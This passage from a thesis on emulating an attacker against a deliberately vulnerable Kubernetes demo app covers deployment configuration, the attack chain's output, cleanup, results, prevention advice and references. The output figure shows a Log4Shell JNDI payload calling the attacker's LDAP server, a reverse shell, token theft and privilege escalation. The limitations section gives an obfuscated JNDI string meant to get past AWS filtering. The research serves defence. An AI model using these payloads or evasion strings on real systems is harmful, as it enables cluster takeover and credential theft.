    - k8s-manifests/namespace.yaml
    - k8s-manifests/attacker.yaml
    hooks:
      before:
        - host:
            command: [ "/bin/bash", "-c", "./k8s-manifests/hooks/load_image.sh" ]
            os: [ darwin, linux ]
        - host:
            command: [ "powershell.exe", "./k8s-manifests/hooks/load_image.ps1" ]
            os: [ windows ]
...
```

Listing 5: The deploy section of the Skaffold.yaml file.

### 4.10.2 AWS Deployment

Additionally, we deployed the resources on AWS. AWS is a broadly adopted cloud platform that offers a variety of services, such as analytics, databases, storage, and computing [17]. One of their products that we utilize is the *Amazon Elastic Kubernetes Service* (Amazon EKS). Amazon EKS is a managed container service that can be used to run Kubernetes applications in the cloud [15]. We store the built images in Amazon's container registry, called *Amazon Elastic Container Registry*

(Amazon ECR) [14]. When we deploy a pod on Amazon EKS, the required image is pulled from Amazon ECR.

We added a `profile` in our `skaffold.yaml` file defined in Section 4.10.1 to accommodate the deployment on AWS. Skaffold profiles allow the definition of configurations for different contexts. A profile can be activated by adding a `-p` parameter in the `skaffold run` command. Consequently, the AWS profile can be activated by running `skaffold run -p aws`. When doing so, certain patches are applied to the default configuration in the `skaffold.yaml` file, as shown in Listing 6. First of all, the hooks defined in Listing 5 are removed, since no images need to be loaded into a *kind* cluster, as *kind* is not utilized by Amazon EKS. Moreover, there is a `local/push` option in the `build` section, which is set to `true`. This causes the images to be pushed to Amazon ECR with the `latest` tag, even if they are not deployed.

```yaml
...
profiles:
  - name: aws
    patches:
      - op: replace
        path: /deploy/kubectl/hooks
        value: {}   # don't execute pre-deploy hooks
      - op: replace
        path: /build/local/push
        value: true   # push image after build with latest tag
```


Listing 6: The profile section of the Skaffold.yaml file.

## 4.11 Outputs

The Python script that automates the attack chain produces some nicely formatted output when executed. The output informs the user of the steps the program is taking, as shown in Figure 12. If all steps are performed without any issues, the user is informed that the attack chain was successfully executed. If any errors arise, the error message is printed and the chain is aborted, as shown in Figure 13. Additionally, when the chain is executed in `demo` mode, the user is prompted to press enter after each step.


## 4.12 Cleanup

We also developed a cleanup script that reverses all changes made to the cluster by the attack chain. There are two possible options to do a cleanup: Either by specifying the `--cleanup` flag when executing the chain or by running the cleanup script on its own.



```
root@attacker-c2-7b74d6bbd7-9ggjl:~# python3 run.py
👣 Step 1: Preparing Servers for Log4Shell
   🧨 Exploit java class created successfully
   💻 Setting up LDAP server on port 6382
   💻 Starting Webserver on port 6381 http://0.0.0.0:6381
👣 Step 2: Trigger Log4Shell Exploit
   🚪 Preparing reverse shell
   📨 Send me: ${jndi:ldap://10.244.1.26:6382/a}
   👾 Victim connected: ('10.244.1.3', 35312)
👣 Step 3: Retrieve ServiceAccount Token
   🔑 ServiceAccount token received
👣 Step 4: Impersonate Proxy ServiceAccount
   🖍 Cluster "exploit" set.
   🖍 User "attacker" set.
   🖍 Context "exploit" created.
   🖍 Switched to context "exploit".
👣 Step 5: Create Pod
   🐣 pod/attacker-priv-pod created

👣 Step 6: Configuring kubelet
   📥 retrieving kubelet certificate from node system
   📥 retrieving kubelet config from node system
👣 Step 7: Extract Node names
   📑 Listing all pods in the kube-system namespace with their IPs:
   - 10.244.0.2 coredns-558bd4d5db-295k7
   - 10.244.0.4 coredns-558bd4d5db-sw6b7
   - 172.19.0.3 etcd-unguard-control-plane
   - 172.19.0.3 kindnet-jzkkz
   - 172.19.0.2 kindnet-wcbq5
   - 172.19.0.3 kube-apiserver-unguard-control-plane
   - 172.19.0.3 kube-controller-manager-unguard-control-plane
   - 172.19.0.2 kube-proxy-8rdk7
   - 172.19.0.3 kube-proxy-c5gmf
   - 172.19.0.3 kube-scheduler-unguard-control-plane
   📑 Listing Node names:
   - unguard-control-plane
   - unguard-worker
👣 Step 8: Get control plane name
    🕵   Identified control-plane name: unguard-control-plane
👣 Step 9: Create Pod
   🐣 pod/etcdclient created

👣 Step 10: Get clusterrole aggregation controller token
   🔑 Clusterrole Aggregation Controller token received
👣 Step 11: Equip with token
   🖍 User "attacker" set.
👣 Step 12: Change clusterrole permissions
   🖍 clusterrole.rbac.authorization.k8s.io/system:controller:clusterrole-aggregation-controller patched

👣 Step 13: Deface Frontend
   😼 💻  deployment.apps/unguard-frontend image updated

💎 Attack chain successfully executed!
```

Figure 12: Output of the Python script if the chain is successfully executed.



```
👣 Step 8: Get control plane name
    🕵   Identified control-plane name: unguard-control-plane
   ⛔ Unable to open k8s-manifests/etcd_client.yaml: [Errno 2] No such file or directory: 'k8s-manifests/etcd_client.yaml'
❌ Aborting Attack Chain...
```

Figure 13: Sample output when attack chain is aborted. Here, the etcd client's manifest is missing, so it cannot be deployed.

If the `--cleanup` flag is specified when running the attack chain script, an extra step is added at the end of the chain. Before defacing the front end by changing the front end pod's image, the original image name and tag are saved. After the execution of the entire chain is finished, `attacker-priv` and `etcd-client` are deleted from the `unguard` namespace. Furthermore, the image of the `unguard-frontend` deployment is replaced by the original image. The permissions of the `clusterrole-aggregation-controller-token` are brought back to their original state. Next, the `exploit` cluster and context, as well as the user `attacker` are deleted from the kubeconfig. Lastly, all generated or extracted files on `attacker-c2` are deleted.

The second option is to run the cleanup script on its own. However, this requires the original front end image's tag as an argument. To list all images present in the unguard *kind* cluster, run `docker exec -it unguard-control-plane crictl images` on the local machine. It connects to the `unguard-control-plane` Docker container, which is the master node of the Unguard Kubernetes cluster. It then utilizes *critcl*, a command-line interface for container runtimes, to list all images present on the node [46]. Since the original image of the front end deployment was not removed from the node, its name and tag are still part of the list. When running the script, all of the cleanup steps are executed and printed.

Being able to execute the cleanup script on its own is a necessary option, as the attack chain can only be executed once without cleanup. Multiple executions are prevented by the front end change, since the Log4Shell attack described in Section 4.2 cannot be performed without user input on the website.

# 5 Results

The successful execution of this attack chain on Unguard shows that slight misconfigurations of a Kubernetes cluster, combined with a vulnerable web application, can lead to a takeover of the whole cluster. Once an attacker has gained access to an application running in a container, they can expand their attack radius by taking advantage of misconfigurations in the environment.

Most of the misconfigurations we exploited in the Kubernetes cluster were used by default. This indicates, that the standard configurations are often not secure enough. Extra steps need to be taken to ensure proper security of the cluster, as Kubernetes' high flexibility and configurability make it fairly insecure by default.

## 5.1 Prevention

There are multiple ways the execution of the full attack chain could be prevented. In this section, we will cover some of them. First of all, we need to scan our application code for vulnerabilities [37]. If the Log4Shell attack explained in Section 4.2 would not have been possible in the first place, we would not have gained initial access to the cluster.

Furthermore, we were able to access API credentials that were stored on the pod in Section 4.3. By default, service account tokens are automatically mounted in pods and allow access to the API server. This can be prevented by specifying the `automountServiceAccountToken` setting in either the service account or pod manifest, in case access to the API server is not required [41].

Next, the proxy service account may have been given too many permissions. It's best to operate under the *principle of least privilege.* A subject should only be granted the minimum rights necessary to complete its tasks [79]. Handling permissions with great care can prevent attackers from damaging a system.

Moreover, we were able to spawn a privileged pod that had access to the host file system. The deployment of privileged containers running as root could have been prevented by specifying an appropriate *pod security policy.* In order to be accepted into the system, a pod must meet certain conditions outlined in the pod security policy [62]. However, pod security policies are deprecated in Kubernetes v1.21 and will be removed in v1.25. Similar restrictions can be enforced using pod security admission [62, 48].

Furthermore, secrets are stored unencrypted on the etcd server by default. Therefore, anyone with access to etcd can retrieve or manipulate those secrets. To ensure their security, encryption of secret data should be enabled and configured by defining an appropriate *encryption config file* [49, 42].

## 5.2 Limitations

We also faced some limitations along the way. First of all, we discovered that the attack chain can only be fully executed if the Kubernetes version is older than v1.24. The reason for this is that in more modern Kubernetes environments (i.e. $\geq$ v1.24), secrets of service accounts are no longer auto-generated, as API credentials are retrieved directly through the TokenRequest API [43, 50]. Therefore, the cluster role aggregation controller token is not stored on the etcd server anymore.

However, this setting can be turned off via a feature gate. Feature gates describe Kubernetes features and are composed of key value pairs [43]. In the Unguard repository there is a file called `cluster-config.yaml`. It includes configurations regarding the cluster and its nodes, that are taken into account if Unguard is deployed in a *kind* cluster. To deactivate this new feature, the feature gate `LegacyServiceAccountTokenNoAutoGeneration` must be set to false. This is a cluster setting and cannot simply be modified by the attacker. The feature gate causes the secrets to be generated and stored in etcd just as in the older versions. This way, the entire attack chain can be successfully executed.

We faced another limitation when trying to execute the chain in AWS. First, we deployed Unguard on Amazon EKS. Then, we deployed the attacker resources as described in Section 4.10. Next, we executed the attack chain. However, it already failed when trying to post the JNDI injection to trigger the Log4Shell exploit, as the request was blocked by AWS. We tried out some more complexly structured JNDI lookups, such as `${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://<attacker-c2-ip>:6382/a}`, to separate the keywords in case the blocking of the request is based on pattern recognition. Unfortunately, the efforts were in vain. Moreover, we tried to contact Amazon about creating an account without certain security controls to test the attack chain, as well as other security-sensitive applications developed by our team. However, Amazon has very strict guidelines about security testing, outlined in [16]. For each simulated attack, we would have to request authorization first. Since each request might take days to process and always having to request authorization may become cumbersome, our team decided not to opt for AWS, but instead look for a different solution. Unfortunately, we were not able to implement this solution before the completion of this thesis.

## 5.3 Attack from Outside

To confirm that the attack chain would reach its goal even when executed from outside of the cluster, we implemented this scenario locally. The attacker is located in a separate Docker container outside of the cluster, as shown in Figure 14.

With this setup, the only difference to the original approach is that we have to discover the external IP address of the API server first. We have to make sure that the attacker's kubeconfig's `server` variable is set to the IP address and port of the API server, instead of `https://kubernetes.default`. Then, everything runs smoothly.




Figure 14: The architectural setup of an execution of the attack chain from outside of the cluster. Unguard is located in the `unguard` namespace which is surrounded by dashed lines. `attacker-c2` is a Docker container outside of the cluster from which Unguard is attacked.

# 6 Future Work

There are many enhancements and adaptations we did not implement yet, due to the fact that the work would go beyond the scope of this thesis.

First of all, in production environments, it is best practice to replicate important control plane components on multiple machines to ensure high availability (HA). It is often recommended to deploy a dedicated etcd cluster, consisting of multiple etcd servers [76]. Since the attack chain depends on accessing the etcd server, it would be interesting to explore the behavior of the attack chain in an environment with multiple etcd server replicas.

Moreover, we could add some interactivity to the attack chain program. One way to achieve this would be by adding other tactics and techniques to the existing attack chain. We could determine which preconditions need to be fulfilled to execute a technique and which effect the performed action has. During the execution of the attack chain, we could identify possible next actions whose preconditions are met after each step. We could then let the user choose which of the available actions to perform. In case the user hits a dead end, they should be able to return to the previous step as well. This scenario can be set up like a game that continues until the user has either reached their goal or has failed to do so. This game could be used to teach people about cyber security and certain exploits in a fun way. It could be combined with a nice user interface that also provides information about each exploit that is performed.

So far, the adversary emulation has only targeted Unguard. However, the same concept could also be implemented for completely unfamiliar environments. Obviously, this poses a greater challenge than targeting a known cluster. In Unguard, we used to our advantage that we already knew the architecture of the cluster and the vulnerabilities of the application code, to construct our attack chain. In unknown environments, we would have to add various reconnaissance techniques, such as scanning an environment's infrastructure, scanning for vulnerabilities that could lead to initial access, or gathering any kind of other helpful information. Furthermore, we would have to automate a variety of different techniques that could potentially be executed. Using Unguard as our target, we only had to implement techniques that can actually lead to a goal. In an unfamiliar environment, we have no way of having that information in advance.

Last but not least, instead of letting the user choose the strategy of the attack, we could automate this as well. There are multiple different approaches to achieve this. The most obvious one is just letting the program pick the options randomly. A more complex approach is to include some kind of automated planning, in order to make more intelligent decisions about which actions to perform. Similar work has been done on CALDERA, a framework for automated adversary emulation, developed by MITRE [2, 18]. CALDERA utilizes an automated planner that provides an intelligent way of selecting which actions to perform in order to emulate an adversary. Developing a kind of planner could also be a great enhancement for this work.

# 7 Conclusion

This thesis aims to emulate an adversary that targets an application running in a Kubernetes cluster. We explored the extent of damage we could cause to the application by taking advantage of certain misconfigurations in the environment. In particular, we showed how an exploit from a vulnerable web application can lead to a takeover of the entire cluster. We built and automated a chain of multiple attack techniques, with the goal of compromising the target. The attack chain consists of a combination of tactics from the MITRE ATT&CK knowledge base. First, we gained initial access by exploiting the Log4Shell vulnerability in Unguard. Then, we executed various techniques to acquire more knowledge about the environment, deploy new pods, steal credentials and escalate our privileges. Finally, we followed through on our objectives and defaced the Unguard website.

This project investigated the importance of certain Kubernetes components and security controls. Furthermore, it showed that minor misconfigurations of a Kubernetes environment, as well as using insecure default configurations, can lead to extensive damage. This indicates that the importance of proper security controls cannot be understated. Putting enough time and effort into securing cloud environments is vital. Additionally, the attack chain provides a realistic use-case showing how isolated attack techniques can be linked together to achieve a specific goal. Moreover, the automation of the developed attack chain facilitates its demoability and supports future research on attack detection at Dynatrace.

# List of Figures

## List of Listings

## List of Tables

## List of Acronyms

| | | |
|---|---|---|
| **URL** | *Uniform Resource Locator* | 6 |
| **REST** | *Representational State Transfer* | 6 |
| **API** | *Application Programming Interface* | 5 |
| **RCE** | *Remote Code Execution* | 12 |
| **JSON** | *JavaScript Object Notation* | 13 |
| **YAML** | *YAML Ain't Markup Language* | 13 |
| **JNDI** | *Java Naming and Directory Interface* | 15 |
| **LDAP** | *Lightweight Directory Access Protocol* | 15 |
| **CA** | *Certificate Authority* | 16 |
| **Amazon EKS** | *Amazon Elastic Kubernetes Service* | 26 |
| **Amazon ECR** | *Amazon Elastic Container Registry* | 26 |
| **AWS** | *Amazon Web Services* | 24 |

## References

[1] A Proof-Of-Concept for the CVE-2021-44228 vulnerability. `https://github.com/kozmer/log4j-shell-poc`. [Online; accessed 27-July-2022].

[2] CALDERA. `https://caldera.mitre.org/`. [Online; accessed 26-August-2022].

[3] chroot invocation (GNU Coreutils 9.1). `https://www.gnu.org/software/coreutils/manual/html_node/chroot-invocation.html#chroot-invocation`. [Online; accessed 03-August-2022].

[4] Credential Access, Tactic TA0006 - Enterprise — MITRE ATT&CK®. `https://attack.mitre.org/versions/v11/tactics/TA0006/`. [Online; accessed 09-August-2022].

[5] Deploy Container, Technique T1610 - Enterprise — MITRE ATT&CK®. `https://attack.mitre.org/techniques/T1610/`. [Online; accessed 09-August-2022].

[6] Discovery, Tactic TA0007 - Enterprise — MITRE ATT&CK®. `https://attack.mitre.org/versions/v11/tactics/TA0007/`. [Online; accessed 09-August-2022].

[7] Execution, Tactic TA0002 - Enterprise — MITRE ATT&CK®. `https://attack.mitre.org/versions/v11/tactics/TA0002/`. [Online; accessed 09-August-2022].

[8] Impact, Tactic TA0040 - Enterprise — MITRE ATT&CK®. `https://attack.mitre.org/versions/v11/tactics/TA0040/`. [Online; accessed 09-August-2022].

[9] Init — Skaffold. `https://skaffold.dev/docs/pipeline-stages/init/`. [Online; accessed 26-August-2022].

[10] Initial Access, Tactic TA0001 - Enterprise — MITRE ATT&CK®. `https://attack.mitre.org/tactics/TA0001/`. [Online; accessed 23-August-2022].

[11] Kind – Configuration. `https://kind.sigs.k8s.io/docs/user/configuration/`. [Online; accessed 25-August-2022].

[12] Privilege Escalation, Tactic TA0004 - Enterprise — MITRE ATT&CK®. `https://attack.mitre.org/versions/v11/tactics/TA0004/`. [Online; accessed 09-August-2022].

[13] Why can't I pull the newest image by using the latest tag? `https://cloud.ibm.com/docs/cloud.ibm.com/docs/registry`. [Online; accessed 17-August-2022].

[14] Amazon Web Services, Inc. Fully Managed Container Registry – Amazon Elastic Container Registry – Amazon Web Services. `https://aws.amazon.com/ecr/`. [Online; accessed 17-August-2022].

[15] Amazon Web Services, Inc. Managed Kubernetes Service – Amazon EKS – Amazon Web Services. `https://aws.amazon.com/eks/`. [Online; accessed 17-August-2022].

[16] Amazon Web Services, Inc. Penetration Testing - Amazon Web Services (AWS). `https://aws.amazon.com/security/penetration-testing/`. [Online; accessed 26-August-2022].

[17] Amazon Web Services, Inc. What is AWS. https://aws.amazon.com/what-is-aws/. [Online; accessed 18-October-2022].

[18] A. Applebaum, D. Miller, B. Strom, C. Korban, and R. Wolf. Intelligent, automated red team emulation. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, ACSAC '16, page 363–373, New York, NY, USA, 2016. Association for Computing Machinery.

[19] I. A. N. Authority. https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt. [Online; accessed 24-August-2022].

[20] K. H. Brendan Burns, Joe Beda. *Kubernetes Up & Running*. O'Reilly Media Inc., 2019.

[21] Cloudflare. What is the cloud? — Cloud definition. https://www.cloudflare.com/learning/cloud/what-is-the-cloud/. [Online; accessed 14-August-2022].

[22] T. M. Corporation. Exploit Public-Facing Application. https://attack.mitre.org/techniques/T1190/. [Online; accessed 30-August-2022].

[23] T. M. Corporation. CVE - CVE-2021-44228. https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2021-44228, 2021. [Online; accessed 03-September-2022].

[24] T. M. Corporation. FAQ — MITRE ATT&CK. https://attack.mitre.org/resources/faq/, 2022. [Online; accessed 15-July-2022].

[25] T. M. Corporation. Matrix - Enterprise — MITRE ATTCK®. https://attack.mitre.org/versions/v11/matrices/enterprise/, 2022. [Online; accessed 08-August-2022].

[26] T. M. Corporation. MITRE ATTCK. https://attack.mitre.org/, 2022. [Online; accessed 15-July-2022].

[27] Docker. Docker Overview. https://docs.docker.com/get-started/overview/. [Online; accessed 30-August-2022].

[28] Docker. Docker tag. https://docs.docker.com/engine/reference/commandline/tag/. [Online; accessed 26-August-2022].

[29] Docker. What is a Container? https://www.docker.com/resources/what-container/, 2021. [Online; accessed 13-July-2022].

[30] Docker. Dockerfile Reference. https://docs.docker.com/engine/reference/builder/, 2022. [Online; accessed 19-July-2022].

[31] Docker. Glossary. https://docs.docker.com/glossary/, 2022. [Online; accessed 11-August-2022].

[32] etcd. Configuration flags. https://etcd.io/docs/v3.1/op-guide/configuration/. [Online; accessed 24-August-2022].

[33] etcd. etcd. https://etcd.io/, 2022. [Online; accessed 13-July-2022].

[34] C. N. C. Foundation. Annual Survey 2021. https://www.cncf.io/wp-content/uploads/2022/02/CNCF-AR_FINAL-edits-15.2.21.pdf. [Online; accessed 11-August-2022].

[35] GitHub. GitHub - kubernetes-client/python: Official Python client library for kubernetes. https://github.com/kubernetes-client/python. [Online; accessed 26-August-2022].

[36] Invicti. What are reverse shells? https://www.invicti.com/blog/web-security/understanding-reverse-shells/. [Online; accessed 08-October-2022].

[37] M. Jarvis and B. Farrell. Stranger Danger - Kubernetes Edition DoK #63. https://www.youtube.com/watch?v=gonJKxf5TgY. [Online; accessed 15-July-2022].

[38] Kind. kind – Initial design. https://kind.sigs.k8s.io/docs/design/initial/. [Online; accessed 31-August-2022].

[39] Kind. kind. https://kind.sigs.k8s.io/, 2021. [Online; accessed 14-July-2022].

[40] Kubernetes. Command line tool (kubectl). https://kubernetes.io/docs/reference/kubectl/. [Online; accessed 30-August-2022].

[41] Kubernetes. Configure Service Accounts for Pods. https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/. [Online; accessed 21-August-2022].

[42] Kubernetes. Encrypting secret data at rest. https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/. [Online; accessed 12-October-2022].

[43] Kubernetes. Feature Gates. https://kubernetes.io/docs/reference/command-line-tools-reference/feature-gates/. [Online; accessed 18-August-2022].

[44] Kubernetes. Get a Shell to a Running Container. https://kubernetes.io/docs/tasks/debug/debug-application/get-shell-running-container/. [Online; accessed 24-August-2022].

[45] Kubernetes. Images. https://kubernetes.io/de/docs/concepts/containers/images/. [Online; accessed 25-August-2022].

[46] Kubernetes. Mapping from dockercli to crictl. https://kubernetes.io/docs/reference/tools/map-crictl-dockercli/. [Online; accessed 17-August-2022].

[47] Kubernetes. Operating etcd clusters for Kubernetes. https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/. [Online; accessed 17-August-2022].

[48] Kubernetes. Pod Security Admission. https://kubernetes.io/docs/concepts/security/pod-security-admission/. [Online; accessed 27-August-2022].

[49] Kubernetes. Secrets. https://kubernetes.io/docs/concepts/configuration/secret/. [Online; accessed 26-August-2022].

[50] Kubernetes. TokenRequest. https://kubernetes.io/docs/reference/kubernetes-api/authentication-resources/token-request-v1/. [Online; accessed 18-August-2022].

[51] Kubernetes. Using CoreDNS for Service Discovery. https://kubernetes.io/docs/tasks/administer-cluster/coredns/. [Online; accessed 24-August-2022].

[52] Kubernetes. Glossary. https://kubernetes.io/docs/reference/glossary/, 2021. [Online; accessed 18-July-2022].

[53] Kubernetes. Managing Service Accounts. https://kubernetes.io/docs/reference/access-authn-authz/service-accounts-admin/, 2021. [Online; accessed 13-August-2022].

[54] Kubernetes. Accessing the Kubernetes API from a Pod. https://kubernetes.io/docs/tasks/run-application/access-api-from-pod/, 2022. [Online; accessed 27-July-2022].

[55] Kubernetes. Configure a Security Context for a Pod or Container. https://kubernetes.io/docs/tasks/configure-pod-container/security-context/, 2022. [Online; accessed 14-July-2022].

[56] Kubernetes. Deployments. https://kubernetes.io/docs/concepts/workloads/controllers/deployment/, 2022. [Online; accessed 13-July-2022].

[57] Kubernetes. Ingress. https://kubernetes.io/docs/concepts/services-networking/ingress/, 2022. [Online; accessed 11-August-2022].

[58] Kubernetes. Kubernetes Components. https://kubernetes.io/docs/concepts/overview/components/, 2022. [Online; accessed 13-July-2022].

[59] Kubernetes. Namespaces. https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/, 2022. [Online; accessed 13-July-2022].

[60] Kubernetes. Nodes. https://kubernetes.io/docs/concepts/architecture/nodes/, 2022. [Online; accessed 13-July-2022].

[61] Kubernetes. Organizing Cluster Access Using kubeconfig Files. https://kubernetes.io/docs/concepts/configuration/organize-cluster-access-kubeconfig/, 2022. [Online; accessed 03-August-2022].

[62] Kubernetes. Pod Security Policies. https://kubernetes.io/docs/concepts/security/pod-security-policy/, 2022. [Online; accessed 14-July-2022].

[63] Kubernetes. Pods. https://kubernetes.io/docs/concepts/workloads/pods/, 2022. [Online; accessed 13-July-2022].

[64] Kubernetes. Production-Grade Container Orchestration. https://kubernetes.io/, 2022. [Online; accessed 14-July-2022].

[65] Kubernetes. Using RBAC Authorization. https://kubernetes.io/docs/reference/access-authn-authz/rbac/, 2022. [Online; accessed 13-July-2022].

[66] Kubernetes. Volumes. https://kubernetes.io/docs/concepts/storage/volumes/, 2022. [Online; accessed 13-July-2022].

[67] Kubernetes. Was ist Kubernetes? https://kubernetes.io/de/docs/concepts/overview/what-is-kubernetes/, 2022. [Online; accessed 14-August-2022].

[68] M. Luksa. *Kubernetes In Action.* Manning Publications Co., 2018.

[69] Microsoft. Build and develop cloud-native applications in Azure. https://azure.microsoft.com/en-us/solutions/cloud-native-apps. [Online; accessed 14-August-2022].

[70] Microsoft. What is cloud computing? https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-cloud-computing. [Online; accessed 14-August-2022].

[71] Netcat. Netcat - Man Pages Section 1: User Commands. https://docs.oracle.com/cd/E86824_01/html/E54763/netcat-1.html, 2017. [Online; accessed 19-July-2022].

[72] nmap. Nmap: the Network Mapper - Free Security Scanner. https://nmap.org/. [Online; accessed 03-August-2022].

[73] NVISO. Adversary Emulation. https://www.nviso.eu/en/service/21/adversary-emulation. [Online; accessed 02-August-2022].

[74] Oracle. Trail: Java Naming and Directory Interface. https://docs.oracle.com/javase/tutorial/jndi/index.html. [Online; accessed 27-July-2022].

[75] oracle. What is cloud native? https://www.oracle.com/cloud/cloud-native/what-is-cloud-native/. [Online; accessed 11-August-2022].

[76] N. Poulton. *The Kubernetes Book.* Leanpub, 2020.

[77] Python. subprocess — Subprocess management. https://docs.python.org/3/library/subprocess.html, 2022. [Online; accessed 27-July-2022].

[78] S. Rabot. Sylr/docker-rickroll. https://github.com/sylr/docker-rickroll. [Online; accessed 25-August-2022].

[79] J. Saltzer and M. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, 1975.

[80] Skaffold. Skaffold. https://skaffold.dev/. [Online; accessed 15-July-2022].

[81] Skaffold. Tag. https://skaffold.dev/docs/pipeline-stages/taggers/. [Online; accessed 17-August-2022].

[82] Snyk. Snyk Vulnerability Database. https://security.snyk.io/vuln/SNYK-JAVA-ORGAPACHELOGGINGLOG4J-2314720. [Online; accessed 26-July-2022].

[83] Snyk. What is snyk? https://snyk.io/what-is-snyk/. [Online; accessed 06-October-2022].

[84] Snyk Learn. Container runs in privileged mode — Tutorial & examples. https://learn.snyk.io/lessons/container-runs-in-privileged-mode/kubernetes/. [Online; accessed 15-August-2022].

[85] unix. null(4) [freebsd man page]. `https://www.unix.com/man-page/freebsd/4/null/`. [Online; accessed 04-August-2022].

[86] B. Vermeer. Log4j vulnerability explained. `https://snyk.io/blog/log4j-rce-log4shell-vulnerability-cve-2021-44228/`, 2021. [Online; accessed 26-July-2022].

[87] C. Wedenig. Detecting SSRF Attacks in Kubernetes using Distributed Tracing. Master's thesis, Alpen-Adria-Universität Klagenfurt, 2022.